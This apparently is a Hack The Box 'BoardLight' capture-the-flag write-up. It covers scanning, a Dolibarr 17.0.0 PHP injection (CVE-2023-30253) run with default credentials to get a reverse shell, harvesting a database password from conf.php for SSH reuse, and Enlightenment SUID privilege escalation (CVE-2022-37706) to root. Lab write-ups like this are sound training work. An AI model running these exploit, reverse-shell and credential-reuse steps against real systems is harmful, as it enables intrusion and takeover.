


Board Light

- First we try nmap for port scanning to scan the service that running on the sever

```
(kali㉿kali)~[~/htb/boardlight]
$ sudo nmap -sS -sV -sC 10.10.11.11
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-07 13:36 EDT
Nmap scan report for 10.10.11.11
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|_  256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: board.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.25 seconds
```

- Access the web sever



- I tried gobuster to find the hidden directory but it seem no result useful for me so i used ffuf for instace


```
(kali@kali)-[~/htb/boardlight]
$ ffuf -H "Host: FUZZ.board.htb" -u http://10.10.11.11/ -w /usr/share/dirb/wordlists/subdomains-top1million-5000.

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.11.11/
:: Wordlist    : FUZZ: /usr/share/dirb/wordlists/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.board.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads   : 40
:: Matcher   : Response status: 200-299,301,302,307,401,403,405,500
:: Filter    : Response words: 6243

[Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 329ms]
:: Progress: [4989/4989] :: Job [1/1] :: 91 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```

- Access to the subdomain



- Find the version 17.0.0
- Googled for a vulnerability and found [CVE-2023-30253](#)



dolibarr 17.0.0 exploit



Tất cả

Video

Tin tức

Hình ảnh

Mua sắm

: Thêm

Công cụ



Swascan

<https://www.swascan.com> › security-a... › Dịch trang này

Dolibarr 17.0.0 PHP Code Injection (CVE-2023-30253)

Swascan Offensive Security Team has identified a **vulnerability** on **Dolibarr 17.0.0**. The **vulnerability** can be tracked with id CVE-2023-30253. The ...



GitHub

<https://github.com> › Exploit-for-Doliba... › Dịch trang này

POC exploit for Dolibarr <= 17.0.0 (CVE-2023-30253)

POC **exploit** for **Dolibarr <= 17.0.0** (CVE-2023-30253). Reverse Shell POC **exploit** for **Dolibarr <= 17.0.0** (CVE-2023-30253) , PHP Code Injection. See more details ...

- I discovered a python script that we can get a reverse shell
- Also googled the dolibarr 17.0.0 default credentials login and found `admin : admin`
- We run the script and create a netcat listener and successfully got a reverse shell

```
(kali@kali) ~/htb/boardlight/ex-dolibarr
$ python3 exploit.py http://crm.board.htb admin admin 10.10.14.124 9942
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl-C after successful connection
[!] If you have not received the shell, please check your login and password

(kali@kali) ~/htb/boardlight/ex-dolibarr
$ nc -nlp 9942
listening on [any] 9942 ...
connect to [10.10.14.124] from (UNKNOWN) [10.10.11.11] 42196
bash: cannot set terminal process group (855): inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ whoami
whoami
www-data
```

- Field to found the flag so I research the dolibarr database located. May be it contained needed information
- Here we are, I found the passwd in this db file

```

www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrftcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDFI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';

```

- `username : larissa | password : serverfun2$2023!!` ⇒ Using SSH to login successfully

```
(kali@kali)-[~/htb/boardlight/ex-dolibarr]
$ ssh larissa@10.10.11.11
larissa@10.10.11.11's password:
Last login: Wed Jun 19 10:33:38 2024 from 10.10.14.125
larissa@boardlight:~$ ls
```

- Got the user flag

```
larissa@boardlight:~$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
larissa@boardlight:~$ cat user.txt
d045701066bae20b715d9cc87229e6d5
larissa@boardlight:~$
```

- Using linPEAS for forensics the victim machine. The linPEAS showed me an unknown SUID binary name Enlightenment

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 15K Apr 8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/Utils/enlightenment_sys (Unknown SUI
D binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/Utils/enlightenment_ckpasswd (Unknow
n SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/Utils/enlightenment_backlight (Unkno
wn SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.2
3.1/freqset (Unknown SUID binary!)
-rwsr-xr-x 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 467K Jan 2 09:13 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root dip 386K Jul 23 2020 /usr/sbin/pppd -> Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 44K Feb 6 04:49 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 55K Apr 9 08:34 /usr/bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-16
99.24.8
-rwsr-xr-x 1 root root 163K Apr 4 2023 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 67K Apr 9 08:34 /usr/bin/su
-rwsr-xr-x 1 root root 84K Feb 6 04:49 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 39K Apr 9 08:34 /usr/bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 87K Feb 6 04:49 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 67K Feb 6 04:49 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9
/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Feb 6 04:49 /usr/bin/chsh
-rwsr-xr-x 1 root root 15K Oct 27 2023 /usr/bin/vmware-user-suid-wrapper
```

- Enlightenment is a Window Manager, Compositor and Minimal Desktop for Linux (the primary platform), BSD and any other compatible UNIX system
- Found the version

```

larissa@boardlight:~$ enlightenment --version
ESTART: 0.00043 [0.00043] - Begin Startup
ESTART: 0.00174 [0.00131] - Signal Trap
ESTART: 0.00184 [0.00010] - Signal Trap Done
ESTART: 0.00336 [0.00152] - Eina Init
ESTART: 0.00640 [0.00305] - Eina Init Done
ESTART: 0.00658 [0.00017] - Determine Prefix
ESTART: 0.00798 [0.00140] - Determine Prefix Done
ESTART: 0.00807 [0.00009] - Environment Variables
ESTART: 0.00813 [0.00006] - Environment Variables Done
ESTART: 0.00817 [0.00005] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!

```

- I found an [exploit script](#) for this version of [Enlightenment](#)
- Transfer the [exploit.sh](#) to the victim machine and run so finally, I became the root

```

larissa@boardlight:/tmp$ chmod +x exploit.sh
larissa@boardlight:/tmp$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file ...
[*] This may take few seconds ...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../../tmp/: can't find in /etc/fstab.
# whoami
root

```

- Got the root flag

```

# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# cd ..
# ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
boot  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
# cd root
# ls
root.txt  snap
# cat root.txt
3768c9ca46d6b7965403dffd3c45a1bf
# client_loop: send disconnect: Broken pipe

```